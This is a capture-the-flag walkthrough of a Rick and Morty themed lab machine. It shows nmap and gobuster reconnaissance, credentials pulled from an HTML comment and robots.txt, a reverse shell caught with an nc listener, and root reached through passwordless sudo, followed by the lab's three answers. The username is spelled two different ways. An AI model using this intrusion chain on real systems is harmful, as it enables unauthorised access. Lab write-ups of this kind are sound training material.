

Nmap scanning :

Two ports we open i.e ssh and http running on port 22 and 80.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.10.7.13
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 08:02 EDT
Nmap scan report for 10.10.7.13
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
```

So using gobuster tool for bruteforcing available files and directory show in below screenshots.

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.7.13 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.10.7.13
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.5
[+] Timeout:      10s

2023/05/15 08:06:36 Starting gobuster in directory enumeration mode

/.hta           (Status: 403) [Size: 289]
/.htpasswd      (Status: 403) [Size: 294]
/.htaccess      (Status: 403) [Size: 294]
/assets        (Status: 301) [Size: 309] [→ http://10.10.7.13/assets/]
/index.html     (Status: 200) [Size: 1062]
/robots.txt     (Status: 200) [Size: 17]
/server-status  (Status: 403) [Size: 298]
Progress: 4614 / 4615 (99.98%)

2023/05/15 08:07:57 Finished
```

index.html



Help Morty!


Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **"BURRRP"**....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **"BURRRRRRRRRP"**, password was! Help Morty, Help!

Inspecting on index.html we found the username.

```
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <div class="container">
      <div class="jumbotron">
        <h1>Help Morty!</h1>
        <br>
        <p></p>
        <br>
        <p></p>
        <br>
      </div>
      <!--Note to self, remember username! Username: RickRu13s-->
    </body>
  </html>
```

Password for the user was found in robots.txt file.






Portal Login Page

Username:


RickRu1ts

Password:

Login



Executing the revershell on portal.php found on <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md> and rearranging the IP and port number.



And listening on port number.

```
(kali㉿kali)-[~]
$ nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.17.43.241] from (UNKNOWN) [10.10.7.13] 47882
/bin/sh: 0: can't access tty; job control turned off
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ clear
TERM environment variable not set.
$ cat clue.txt
Look around the file system for the other ingredient.
$ cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
$
```

Answer the questions below

What is the first ingredient that Rick needs?

mr. meeseek hair

Correct Answer

For second ingredients

```
/bin/sh: 0: can't access tty; job control turned off
$ cd /home
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
$ cat "second ingredients"
1 jerry tear
$
```

What is the second ingredient in Rick's potion?

jerry tear

Correct Answer

What is the last and final ingredient?

As we can see the www-data user is given all the permission to run command.

```
ls: cannot open directory 'lost+found': Permission denied
$ sudo -l
Matching Defaults entries for www-data on
ip-10-10-7-13.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
ip-10-10-7-13.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
$ whoami
www-data
```

So using higher privilege user i.e root.

For third ingredients:

```
www-data
$ sudo su
id
uid=0(root) gid=0(root) groups=0(root)
cd root
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: fleeb juice
```

What is the last and final ingredient?

fleeb juice

Correct Answer

